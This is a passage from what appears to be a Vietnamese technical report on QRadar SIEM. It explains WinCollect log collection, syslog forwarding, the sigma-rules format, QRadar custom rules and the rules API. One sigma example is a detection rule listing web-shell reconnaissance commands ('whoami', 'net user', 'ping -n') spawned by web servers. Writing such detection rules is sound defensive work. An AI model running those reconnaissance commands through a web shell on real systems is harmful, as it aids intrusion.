Hình 1.3. Chế độ Wincollect Managed thu thập logs trên máy chủ Windows

Một số tính năng chính khi triển khai thu thập logs trên các máy chủ Windows theo mô hình Wincollect Managed:


- Cho phép xây dựng Central Management trên Qradar Console.
- Tự động tạo Log Source cục bộ tại thời điểm cài đặt.
- Lưu trữ sự kiện (event) cục bộ, đảm bảo không có sự kiện nào bị mất.

- Thu thập các sự kiện được chuyển tiếp từ Microsoft Subscriptions.
- Cho phép thiết lập bộ lọc các sự kiện sử dụng Xpath Query hoặc tùy chọn exclusion filters.
- Hỗ trợ cài đặt trên máy ảo.
- Qradar Console có thể đẩy các bản cập nhật tới Wincollect Agent từ xa mà không cần truy cập trực tiếp vào máy chủ đó để cài đặt.
- Cho phép lập lịch (Store and Forward) để chuyển tiếp các sự kiện.

1.2.1.2. Triển khai Wincollect Standalone

Khi cần thu thập logs trên số lượng lớn máy chủ Windows (khoảng hơn 500 máy chủ), nên xem xét triển khai hệ thống theo mô hình Wincollect Standalone.

Theo đó, trên các máy chủ cần giám sát sẽ không cần cài đặt phần mềm Wincollect Agent, mà sẽ cần dựng một máy chủ Windows làm trung gian (Log Collector) có cài đặt Wincollect Standalone. Máy chủ này có nhiệm vụ thu thập logs trên chính nó cũng như logs trên các máy chủ từ xa, rồi chuyển tiếp về hệ thống Qradar. Để tiết kiệm thời gian khi cấu hình với số lượng lớn máy chủ, có thể sử dụng một số giải pháp hỗ trợ như **IBM Endpoint Manager**.



Hình 1.4. Chế độ Wincollect Standalone thu thập logs trên máy chủ Windows

Một số tính năng chính khi triển khai thu thập logs trên các máy chủ Windows theo mô hình Windows Standalone:

- Có thể cấu hình WincollectAgent bằng WinCollect Configuration Console
- Có thể cập nhật Wincollect thông qua Software Update Installer.
- Lưu trữ sự kiện để đảm bảo không có sự kiện nào bị mất.
- Thu thập các sự kiện được chuyển tiếp từ Microsoft Subscriptions.

- Có thể thiết lập các bộ lọc sự kiện với Xpath Query hoặc exclusion filters.
- Hỗ trợ cài đặt trên máy ảo.
- Cho phép gửi sự kiện về Qradar sử dụng giao thức TLS Syslog.
- Tự động tạo Log Source cục bộ tại thời điểm Agent được cài đặt.
- Bên dưới là sẽ so sánh và đánh giá tính năng khi triển khai 2 chế độ là Wincollect Managed và Wincollect Standalone.

Bảng 1.1. Bảng so sánh Wincollect Managed và Wincollect Standalone

Tính năng	Wincollect Managed	Wincollect Standalone
Cho phép tạo trung tâm quản lý từ Qradar Console	Có	Không
Tự động tạo Log Source cục bộ khi cài đặt	Có	Có
Lưu trữ để đảm bảo không có sự kiện nào bị mất	Có	Có
Thu thập các sự kiện được chuyển tiếp từ các Microsoft Subscription	Có	Có
Cho phép lọc các sự kiện sử dụng Xpath Query hoặc exclusion filters	Có	Có
Hỗ trợ cài đặt trên máy ảo	Có	Có
Qradar Console có thể gửi các bản cập nhật tới Wincollect Agents	Có	Không
Lập lịch để chuyển tiếp các sự kiện	Có	Không
Cấu hình mỗi Wincollect Agent sử dụng Wincollect Configuration Console	Không	Có
Có thể cập nhật phần mềm Wincollect với Software Update Installer	Không	Có
Tương thích với hệ thống Qradar triển khai trên nền tảng đám mây	Không	Có
Tương thích với hệ thống Qradar triển khai cục bộ	Có	Có


Nhìn chung, mỗi chế độ triển khai đều có những ưu và nhược điểm riêng. Với các hệ thống vừa và nhỏ (dưới 500 máy), thường triển khai mô hình Wincollect Managed để hỗ trợ tốt trong việc quản lý cấu hình Wincollect Agent. Ngoài ra, nó cũng hỗ trợ tốt hơn đối với việc thu thập logs trên các máy chủ cần có EPS (số sự kiện/giây) cao như máy chủ chạy dịch vụ Domain Controller, ...

Với các hệ thống lớn (nhiều hơn 500 máy) thì triển khai theo mô hình Wincollect Standalone sẽ tối ưu quá trình vận hành. Ngoài ra, nó cũng hỗ trợ tốt hơn trong việc thu thập và quản lý logs của các dịch vụ như DHCP, DNS, IIS, Exchange, ...

Để kết nối giữa WincollectAgent tới QradarConsole hoặc Event Collector, cần đảm bảo hệ thống mạng cho phép kết nối tới một số cổng dịch vụ sau:

Cổng **8413** sử dụng để quản lý và cập nhật Wincollect Agent. Lưu lượng sẽ luôn khởi tạo từ Wincollect Agent và được mã hóa trên kết nối TCP/IP bằng khóa công khai của Qradar Console và tệp cấu hình ConfigurationServer.PEM trên Agent.

Cổng **514** sử dụng để Wincollect Agent chuyển tiếp các sự kiện về Qradar trên cả kết nối TCP hoặc UDP.




Hình 1.5. Mô hình kết nối giữa Wincollect Agent và SIEM-Qradar

Để thu thập log từ xa trên máy chủ Windows theo cơ chế remote polling thì Wincollect Agent sẽ sử dụng một trong hai giao thức là MSEVEN hoặc MSEVEN6. Khi đó, cần kích hoạt cấu hình “**Remote Logs Management**” trên các máy chủ này và cung cấp một tài khoản (local/domain) có quyền Event Log Reader để có thể đọc các tệp nhật ký trên máy chủ. Ngoài các logs mặc định, Wincollect còn hỗ trợ thu thập một số logs cần thiết khác như PowerShell, TaskSchedule, ... phục vụ cho quá trình giám sát an toàn thông tin bằng các câu truy vấn XPath Query. Thông tin chi tiết về cách cài đặt và cấu hình Wincollect có thể tham khảo theo tài liệu công bố trên weisbite của hãng [14].

1.2.2. Thu thập logs trên máy chủ Linux

Trên các bản phân phối linux từ Ubuntu, CentOS, RedHat, ... hầu hết đều được tích hợp sẵn gói phần mềm **rsyslog**, hoặc **syslog-ng** cho phép đẩy logs trên máy chủ về các hệ thống quản lý logs tập trung như SIEM. Tuy có cơ chế

hoạt động khác nhau, nhưng về cơ bản chúng đều được phát triển dựa trên chuẩn chung là giao thức Syslog và được xây dựng theo cấu trúc mô-đun cho phép dễ dàng cài đặt và cấu hình.



Hình 1.6. Mô hình thu thập logs trên máy chủ Linux về hệ thống Qradar

Theo mặc định, giao thức syslog được thiết kế cho phép gửi và nhận dữ liệu dưới dạng bản rõ trên cổng 514/UDP. Tuy nhiên, cả **rsyslog** và **syslog-ng** đều hỗ trợ giao thức TCP cho phép truyền thông tin cậy, đảm bảo không có gói tin nào bị mất trên đường truyền. Ngoài ra, ta có thể cấu hình sử dụng giao thức SSL/TLS trên kênh truyền TCP để mã hóa các thông điệp được gửi và nhận, đảm bảo giữ bí mật các dữ liệu quan trọng, tránh bị nghe lén khi gửi trên đường truyền. Thông tin chi tiết về giao thức, cách thức cấu hình có thể tham khảo theo các tài liệu tham chiếu tương ứng của **rsyslog**, hoặc **syslog-ng** [18].

1.3. Tổng quan về Rules trên SIEM-Qradar

1.3.1. Giới thiệu chuẩn sigma-rules

Định dạng sigma-rules [13] là một chuẩn được phát triển dưới dạng nguồn mở, cho phép mô tả các dấu hiệu tấn công dựa trên logs một cách linh hoạt. Mục đích chính của nó là cung cấp một cấu trúc chung, cho phép các nhà nghiên cứu hoặc nhà phân tích có thể mô tả các dấu hiệu tấn công mà họ phát hiện được và chia sẻ nó cho những người khác. Từ định dạng sigma, ta có thể chuyển đổi nó thành các câu truy vấn trên nhiều nền tảng SIEM khác nhau một cách nhanh chóng.



Về cơ bản, các rules được viết theo chuẩn sigma-rules sẽ có cấu trúc gồm các trường như bên dưới:

title id [optional]
related [optional]
type {type-identifier}
id {rule-id}
status [optional] description [optional] author [optional] references [optional] logsource
category [optional]
product [optional]
service [optional] - definition [optional]
...
detection
{search-identifier} [optional] {string-list} [optional] {field: value} [optional]
...
timeframe [optional] condition
fields [optional] falsepositives [optional] level [optional] tags [optional]

Thông tin chi tiết về các thành phần chính trong sigma-rules được mô tả trong bảng bên dưới [Bảng 1.2].

Bảng 1.2. Bảng đặc tả các thành phần chính trong sigma-rules

Thành phần	Mô tả chi tiết
title	Tên thuộc tính: title Nên đặt tên ngắn gọn, chứa nội dung chính của rules, độ dài tối đa khoảng 256 ký tự.

rule identification	Tên thuộc tính: id, related (không bắt buộc). Là mã UUID cho phép định danh khi chia sẻ rules trên toàn cầu. Để theo dõi mối liên hệ giữa các dấu hiệu, có thể tham chiếu trong trường related với giá trị type có thể là: derived, obsoletes, merged hoặc renamed.
status (optional)	Tên thuộc tính: status. Cho biết trạng thái của rules. Có thể có các giá trị sau: stable: cho biết rules hoạt động khá ổn định. test: cho biết rules hoạt động ổn định, nhưng có thể cần tinh chỉnh thêm. experimental: cho biết rules đang thử nghiệm, có thể dẫn tới kết quả sai hoặc gây noise khi áp dụng.
Description (optional)	Tên thuộc tính: description. Mô tả ngắn gọn nội dung của rules, tối đa 65535 ký tự.
author (optional)	Tên thuộc tính: author. Ghi lại thông tin người tạo rule.
reference (optional)	Tên thuộc tính: reference. Tham chiếu các nguồn tài liệu tham khảo đã sử dụng.
logsource	Tên thuộc tính: logsource. Mô tả dạng dữ liệu được áp dụng cho việc phát hiện. Có thể gồm một số thành phần sau: category: mô tả logs sinh bởi một nhóm các sản phẩm cụ thể, ví dụ như firewall, web, antivirus. product: mô tả loại log output, ví dụ như windows, sysmon, apache, ... service: mô tả tập con của các log tương ứng với sản phẩm, ví dụ như sshd, applocker, ... definition: mô tả nguồn nhật ký, gồm thông tin về mức độ chi tiết của nhật ký hoặc các cấu hình cần áp dụng.
detection	Tên thuộc tính: detection. Mô tả theo cấu trúc dạng lists hoặc maps cho phép tìm kiếm các dấu hiệu tấn công dựa trên log. Điểm chung của chúng là: Tất cả đều được coi là chuỗi có phân biệt hoa thường. Có thể sử dụng ký tự đại diện '*' hoặc '?' trong chuỗi. Ký tự đại diện có thể cần chèn thêm "\", ví dụ "\"*\" Điểm khác biệt giữa cấu trúc lists và maps là: lists: chứa các chuỗi và được liên kết bởi dấu OR.

	maps: gồm các cặp khóa/giá trị. Trong đó, khóa là một trường dữ liệu trong logs và giá trị là một chuỗi hoặc số. Các giá trị trong map được nối với nhau bởi OR, còn giữa các map nối với nhau bởi AND.
--	---

condition	Tên thuộc tính: condition Là thành phần liên kết các điều kiện, có thể thay đổi theo thời gian và các yêu cầu phát sinh. Nó hỗ trợ các biểu thức: AND/OR 1/all của search-identifier với 1 là một logic trong các lựa chọn, còn all là tất cả các lựa chọn. 1/all of them: OR (1 of them) hoặc AND (1 of them). 1/all of search-identifier-pattern: giống với "1 of them" nhưng bị hạn chế với các số nhận dạng tìm kiếm phù hợp. Ký tự đại diện "*" xuất hiện ở các vị trí phù hợp trong mẫu. VD: 1 of selection* and keywords. Phủ định với not, ví dụ keywords and not filters. Dấu ngoặc: gộp các điều kiện ưu tiên. VD: selection1 and (keywords_1 or keyword_2). Pipe: biểu thức đầu tiên phải là một biểu thức tìm kiếm, theo sau là một biểu thức tổng hợp với một điều kiện. VD: search_expression aggregation_expression. Biểu thức tổng hợp: count, sum, min, max, avg, ... Tất cả các hàm tổng hợp ngoại trừ count đều yêu cầu tham số là các trường dữ liệu. Hàm count sẽ đếm tất cả các sự kiện phù hợp nếu không có tên trường nào được cung cấp. Ngược lại, nó sẽ đếm các giá trị riêng biệt trong trường này. VD: count(Username) by SourceWorkstation > 3 đếm tên người dùng riêng biệt nhóm theo SourceWorkstation.
special field values	Tên thuộc tính: filter. Sử dụng để xét các trường hợp đặc biệt. Các giá trị sẽ phụ thuộc vào hệ thống SIEM. Một số giá trị có thể được sử dụng: Giá trị trống được xác định bằng ' '.

	Giá trị null được xác định bằng null. Giá trị tùy ý ngoại trừ null hoặc rỗng được xác định bằng not null
fields (optional)	Tên thuộc tính: fields. Danh sách các trường trong logs có thể dùng để phân tích thêm.
Falsepositives (optional)	Tên thuộc tính: falsepositives. Danh sách các trường hợp có thể trả về kết quả không đúng.
level (optional)	Tên thuộc tính: level. Mô tả mức độ ảnh hưởng, mức độ nguy hiểm của các hành vi được phát hiện trong rules. Có một số mức sau: informational: Cung cấp thêm thông tin để phát hiện các hành vi tấn công. low: sự kiện đáng chú ý nhưng ít khi xảy ra, chúng thường liên quan đến các sự kiện khác. Chưa cần ưu tiên kiểm tra ngay lập tức nhưng nên kiểm tra thường xuyên. medium: sự kiện cần được kiểm tra thường xuyên. high: sự kiện có mức nguy hiểm cao. critical: mức độ nghiêm trọng, cần kiểm tra ngay lập tức.
tag (optional)	Tên thuộc tính: tags. Cho phép phân loại các sigma-rules. Nó là một dãy các ký tự viết thường, không có khoảng trắng, sử dụng dấu chấm làm ký tự phân tách, ví dụ attack.t1234.

Ví dụ bên dưới cho phép phát hiện Web Shell dựa trên một số từ khóa thông qua logs của dịch vụ Sysmon.

```

sysmon_webshell_detection.yml x sysmon_webshell_spawn.yml Inx_susp_failed_logons_single_sou
1 title: Webshell Detection With Command Line Keywords
2 description: Detects certain command line parameters often used during reconnaissance activity via web shells
3 author: Florian Roth
4 logsource:
5   product: sysmon
6 detection:
7   selection:
8     EventLog: Microsoft-Windows-Sysmon/Operational
9     EventID: 1
10    ParentImage:
11      - '*\apache*'
12      - '*\tomcat*'
13    CommandLine:
14      - 'whoami'
15      - 'net user'
16      - 'ping -n'
17    condition: selection
18 falsepositives:
19   - unknown
20 level: high
21

```

Hình 1.7. Ví dụ cú pháp của sigma-rules cho phép phát hiện Web Shell

1.3.2. Giới thiệu về Rules trên Qradar

1.3.2.1. Khái niệm Rules và Building Block

Khái niệm tập luật dùng để chỉ một bộ các quy tắc được người quản trị thiết lập, dựa trên một tập điều kiện cụ thể nhằm tìm kiếm và phát hiện ra các điểm bất thường trên hệ thống. Khi tất cả các điều kiện trong tập luật được đáp ứng, nó có thể thực hiện các hành vi đã được chỉ định sẵn, còn gọi là phản hồi. Trên hệ thống SIEM-Qradar, hỗ trợ 2 loại tập luật là:

Custom Rules cho phép phân tích thông tin từ các sự kiện, luồng hoặc các offense để phát hiện những điểm bất thường bên trong mạng.

Anomaly Detection Rules cho phép phân tích dựa trên kết quả lưu lại các luồng/sự kiện đã tìm kiếm trước đó để phát hiện những bất thường trong mạng. Các luật trong nhóm này yêu cầu bắt buộc phải có một kết quả tìm kiếm đã được lưu lại và sẽ được nhóm theo một tham số chung.

Trên SIEM-Qradar, ta có thể tạo các luật mới, thay đổi, hoặc xóa cấu hình của các luật mặc định đã có sẵn khi cài đặt hệ thống. Ngoài ra, ta có thể tải xuống và cập nhật các luật mới từ kho dữ liệu IBM® Security App Exchange của IBM.

Ngoài khái niệm Rule, trong Qradar còn có khái niệm Building Block.

Về bản chất, mỗi một BB có cấu trúc hoàn toàn tương tự như một rule. Tuy nhiên, nó không có phần cấu hình phản ứng khi các điều kiện đã thiết lập trong BB được thỏa mãn. Thông thường, ta dùng BB để nhóm lại các điều kiện, giúp đơn giản hóa việc cấu hình rule, nhất là khi trong rule đó có nhiều điều kiện phức tạp. Sau này, khi cập nhật rule, chỉ cần thay đổi các BB tương ứng, chứ không cần trực tiếp thay đổi các điều kiện bên trong của rule giúp dễ quản lý và cập nhật cấu hình rule. Ví dụ, ta có thể tạo một BB danh sách địa chỉ IP của các máy chủ trong mạng và viết rule dựa trên BB đó. Sau này, khi thông số địa chỉ IP của các máy chủ thay đổi, ta chỉ cần cập nhật lại vào BB chứ không cần tác động đến cấu hình của rule. Trên hệ thống SIEM-Qradar, có một số thành phần với các chức năng và nhiệm vụ như sau:

Thành phần	Mô tả chức năng
QRadar Event Collectors	Thực hiện thu thập các sự kiện từ các nguồn cục bộ hoặc từ xa sau đó chuẩn hóa và phân loại chúng theo low-level và high-level.
QRadar QFlow	Với các luồng (flow), thành phần này cho phép đọc các gói tin hoặc

Collectors	nhận luồng từ các thiết bị khác. Thực hiện chuyển đổi các dữ liệu mạng này thành flow records.
Event Processor	Xử lý các sự kiện hoặc các luồng dữ liệu nhận được từ Qradar Event Collectors.
Flow Processors	Thực hiện kiểm tra và liên kết các thông tin để tìm kiếm các hành vi nghi ngờ hoặc sự vi phạm các chính sách.

Ngoài các thành phần đã biết ở trên, trong SIEM-Qradar còn có thành phần **Custom Rules Engine**, gọi tắt là **CRE**. Nó cho phép xử lý các sự kiện và so sánh với các điều kiện đã được thiết lập từ trước trong tập luật, nhằm phát hiện ra các điểm bất thường. Đồng thời, khi các điều kiện trong tập luật được thỏa mãn, nó sẽ gọi Event Processor để thực hiện các hành động đã được thiết lập trước đó trong phần Rule Response. Một trong các thiết lập phổ biến là "gắn" các sự kiện vào các offense và sinh cảnh báo lên giao diện hệ thống. Tóm lại, mối quan hệ giữa rules và offense trong Qradar có thể mô tả trong bảng bên dưới:

Bảng 1.3. Bảng mô tả mối quan hệ giữa rules và offense trong Qradar

Thành phần	Mô tả chức năng
CRE	Thành phần CRE cho phép hiển thị thông tin về các rule và Building Block trong IBM® Qradar. Chúng sẽ được quản lý trong 2 danh sách riêng biệt vì có cơ chế hoạt động khác nhau. CRE sẽ cung cấp thông tin về cách các rule được nhóm lại, các điều kiện sẽ được kiểm tra và các thiết lập trong cấu hình response của rule tương ứng.
Rules	Là một tập hợp các điều kiện sẽ được kiểm tra và các hành động sẽ được thực hiện khi các điều kiện được thỏa mãn. Mỗi rule có thể được cấu hình cho phép theo dõi và phản hồi lại dựa trên thông tin của một sự kiện cụ thể, một chuỗi các sự kiện, một luồng, hoặc một chuỗi offense. Một số hành động có thể được kích hoạt gồm: Gửi email thông báo. Tạo cảnh báo (offense) trên hệ thống, ... Để tạo mới, cập nhật hoặc xóa rule, cần sử dụng Rule Editor.
Offenses	Thông qua CRE, dữ liệu trong các sự kiện và luồng sẽ được xử lý, thực hiện so khớp với tập luật trên hệ thống để sinh các offense tương ứng (nếu có). Trên giao diện hệ thống, có thể truy cập mục Offenses để xem các thông tin về các hành vi vi phạm đã phát hiện được.

1.3.2.2. Cấu hình Custom Event Rules trên Qradar

Sau khi cài đặt, QRadar đã xây dựng sẵn nhiều luật cho phép phát hiện các hành vi bất thường trong mạng, chẳng hạn như phát hiện tấn công từ chối

dịch vụ trên lưu lượng của tường lửa, phát hiện hành vi đăng nhập thất bại nhiều lần của người dùng, phát hiện hoạt động của mạng Botnet, v.v. Các luật này đa phần đều thuộc nhóm **Custom Event Rules**. Ngoài ra, có thể tạo thêm nhiều luật khác để phát hiện bất thường trong hệ thống. Trong Custom Event Rules lại chia ra làm nhiều loại nhỏ hơn. Về cơ bản, cách thức cấu hình chúng là hoàn toàn giống nhau, chủ yếu khác nhau ở điều kiện được sử dụng để kiểm tra.

Bảng 1.4. Chi tiết về các loại Custom Event Rule

Loại tập luật	Mô tả chi tiết
Event Rules	Cho phép kiểm tra nguồn dữ liệu được xử lý theo thời gian thực bởi QRadar Event Processor. Có thể tạo Event Rules để phát hiện bất thường dựa trên một hoặc một chuỗi các sự kiện, ví dụ để giám sát các hành vi trong hệ thống mạng như phát hiện hành vi đăng nhập không thành công, truy cập nhiều máy chủ, các hành vi do thám (reconnaissance), sau đó là khai thác (exploit), v.v. Thông thường, phần response của các rule này sẽ sinh ra một cảnh báo dưới dạng một offense tương ứng.
Flow Rules	Cho phép kiểm tra nguồn dữ liệu được xử lý bởi QRadar Flow Processor. Có thể tạo Flow Rules để phát hiện bất thường dựa trên một luồng duy nhất hoặc một trình tự các luồng khác nhau. Thông thường, phần response của các rule này sẽ sinh ra một cảnh báo dưới dạng một offense tương ứng.
Common Rules	Cho phép kiểm tra dữ liệu của các sự kiện và luồng. Ví dụ, có thể tạo một Common Rules để phát hiện các sự kiện và luồng từ một tập địa chỉ IP nguồn cụ thể. Thông thường, phần response của các rule này sẽ sinh ra một cảnh báo dưới dạng một offense tương ứng.
Offense rules	Cho phép kiểm tra thông số của các offense để kích hoạt nhiều phản ứng hơn. Ví dụ, một phản ứng có thể là sinh ra một offense tại một ngày/giờ cụ thể. Offense Rule Processes thường sẽ chỉ xử lý khi offense đó thay đổi, chẳng hạn như khi có một sự kiện mới được thêm vào offense, hoặc khi hệ thống lên lịch các offense để đánh giá lại. Thông thường, phần response của các rule này sẽ sinh ra một cảnh báo dưới dạng email gửi tới người có liên quan.

Đối với các rule đơn giản, hầu hết đều sử dụng các điều kiện đơn lẻ, chẳng hạn như kiểm tra sự tồn tại của một phần tử trong một tập dữ liệu tham chiếu, hoặc là kiểm tra giá trị của một thuộc tính trong sự kiện. Đối với các điều kiện phức tạp, ta có thể sử dụng các câu truy vấn **AQL** (Ariel Query Language) dưới dạng mệnh đề **WHERE**. Ví dụ sử dụng mệnh đề AQL để kiểm tra lưu

lượng truy cập web hoặc lưu lượng mã hóa SSL đang được theo dõi trong Reference Sets.

Nhìn chung, ta có thể xây dựng điều kiện dựa trên các thuộc tính của event, flow hoặc offense, chẳng hạn như từ địa chỉ IP nguồn, mức độ nghiêm trọng (severity) của sự kiện, v.v. Ta cũng có thể kết hợp nhiều Building Block, hoặc các rules khác nhau thông qua các toán từ điều kiện AND, OR khi xây dựng điều kiện cho rules. Ví dụ, để sử dụng các rules trong một điều kiện, có thể sử dụng tham số when an event matches any/all of the following rules.

Để có thể cấu hình rules trên SIEM-Qradar, tài khoản thực hiện cần được cấp các roles tương ứng sau:

- Quyền Maintain Custom Rules cho phép cập nhật, xóa một rules - Quyền View Custom Rules cho phép xem thông tin một rules.

1.3.3. Giới thiệu về Qradar-Rules-API

Hiện tại, IBM cung cấp một số API cho phép tương tác với hệ thống quản lý tập luật trên QRadar. Thông tin mô tả chi tiết có thể tham khảo tại QRadar Interactive API for Developers [25]. Trong đó, sẽ gồm 4 mô-đun sau:

ade_rules cho phép truy xuất thông tin các luật thuộc nhóm Anomaly Detection Rules

building_blocks cho phép truy xuất thông tin của các Building Block

rules cho phép truy xuất thông tin các luật thuộc nhóm Custom Rules

rule_groups cho phép truy xuất thông tin liên quan đến các nhóm quản lý Rules/Building Block

Các API này được xây dựng dưới dạng REST/API nhận các request theo phương thức GET/POST/DELETE và trả về kết quả dưới dạng JSON. Để xác thực và đảm bảo các request có thể trả về được dữ liệu, cần sử dụng tài khoản gồm tên đăng nhập/mật khẩu, hoặc token được cấp quyền truy cập và chỉnh sửa luật. Mỗi API sẽ có kết quả trả về chứa các trường thông tin khác nhau. Trong đó, các API quản lý tập luật sẽ cho phép trích xuất một số thông tin được mô tả trong bảng bên dưới. Kết quả tương tự với các API quản lý Building Block và Anomaly Detection Rules.

Bảng 1.5. Bảng mô tả các trường thông tin trả về trong QRadAR-API

Trường dữ liệu	Thông tin mô tả
id	Giá trị ID của luật

name	Tên của luật
type	Loại của luật, gồm một trong 4 giá trị: EVENT, FLOW, COMMON, USER.
enabled	Giá trị True/False cho biết trạng thái kích hoạt của luật
owner	Tên tài khoản đã tạo luật
origin	Nguồn gốc của luật. Gồm một trong 3 giá trị: SYSTEM, OVERRIDE, USER
identifier	Giá trị UUID của luật
linked_rule_identifier	Giá trị ID liên kết của luật, phụ thuộc vào nguồn tạo nó
creation_date	Thời gian tạo luật
modification_date	Thời gian sửa luật

Ngoài việc trích xuất một số thông tin như trên, các API này còn cho phép chỉnh sửa một số thông tin cơ bản như chủ sở hữu hoặc trạng thái kích hoạt/vô hiệu hoá của luật. Đối với API liên quan đến nhóm quản lý Rules/Building Block, nó cho phép lấy thông tin về tên của nhóm và mã id của các Rules/BB mà nó đang quản lý. Hình bên dưới minh hoạ kết quả trả về dạng JSON khi trích xuất các thông tin liên quan đến luật “Multiple Login Failures for Singer Username”. Một điểm hạn chế là hiện tại các API này không cho phép trích xuất thông tin liên quan đến nội dung được cấu hình bên trong mỗi Rules/Building Block.

```
{
  "owner": "admin",
  "identifier": "SYSTEM-1543",
  "base_host_id": null,
  "capacity_timestamp": null,
  "origin": "SYSTEM",
  "creation_date": 1279016897999,
  "type": "EVENT",
  "enabled": true,
  "modification_date": 1626860104208,
  "linked_rule_identifier": "6af520a5-9fbd-4540-8b74-51d59d83b7de",
  "name": "Multiple Login Failures for Single Username",
  "average_capacity": null,
  "id": 100056,
  "base_capacity": null
},
```

Hình 1.8. Kết quả sử dụng QRadar-API trích xuất thông tin tập luật

CHƯƠNG 2. THIẾT KẾ VÀ XÂY DỰNG HỆ THỐNG

Hệ thống này bao gồm tất cả mọi thứ cần thiết để có thể có được những thông tin về mức độ bảo mật của các dịch vụ quản lý sự kiện an ninh. Qradar đáp ứng yêu cầu tuân thủ để lưu trữ sự kiện an ninh, giám sát, báo cáo bao gồm các chức năng sau để bảo đảm an ninh bảo mật của tổ chức:

- + Theo dõi sự kiện an ninh
- + Theo dõi lưu lượng mạng
- + Tích hợp tính năng quét lỗ hổng
- + Kiểm soát tài nguyên
- + Phân tích dữ liệu
- + Tương quan dữ liệu
- + Phát hiện ra các mối đe dọa
- + Tạo ra các báo cáo

2.1. Các thiết bị triển khai Qradar

Các thiết bị triển khai hệ thống SIEM đều gồm có các thành phần chính là thành phần thu thập, thành phần phân tích và thành phần quản trị giám sát. Mỗi thành phần có chức năng và nhiệm vụ khác nhau.

Theo những phân tích về nhu cầu thực tế, nguy cơ an ninh, các thiết bị phải đáp ứng được những yêu cầu sau:

Khả năng quản trị tập trung trên toàn hệ thống. Hỗ trợ nhiều thiết bị vật lý và thiết bị ảo. Khả năng triển khai theo mô hình tập trung hoặc phân tán.

- Khả năng thu thập Log trên nhiều thiết bị: Server, Firewall, Switch, Router, AV, các hệ thống xác thực, DHCP, ... Qua các giao thức Syslog hoặc bằng giao thức: JDBC, SNMP, IPSEC, ...
- Khả năng lưu trữ tạm thời Log tại module thu thập nhật ký khi băng thông bị giới hạn hoặc đường truyền bị đứt. Và khả năng lưu trữ Log với số lượng lớn, hỗ trợ việc phân tích file log theo thời gian thực.
- Khả năng tự động xác định các nguồn tạo Log và phát hiện ra các lỗ hổng bảo mật của các nguồn Log và đưa ra cảnh báo ngay khi các lỗ hổng bảo mật đó bị khai thác.
- Khả năng chuẩn hóa và so sánh tương quan các Log theo thời gian thực cũng như các dữ liệu trong quá khứ nhằm cung cấp cho người quản trị một

bức tranh toàn cảnh về an ninh thông tin theo thời gian. Tự động update các Rules mới để đưa ra các xử lý kịp thời khi có nguy cơ mất an toàn mạng.

2.1.1. Chức năng các thiết bị

Flow Collector

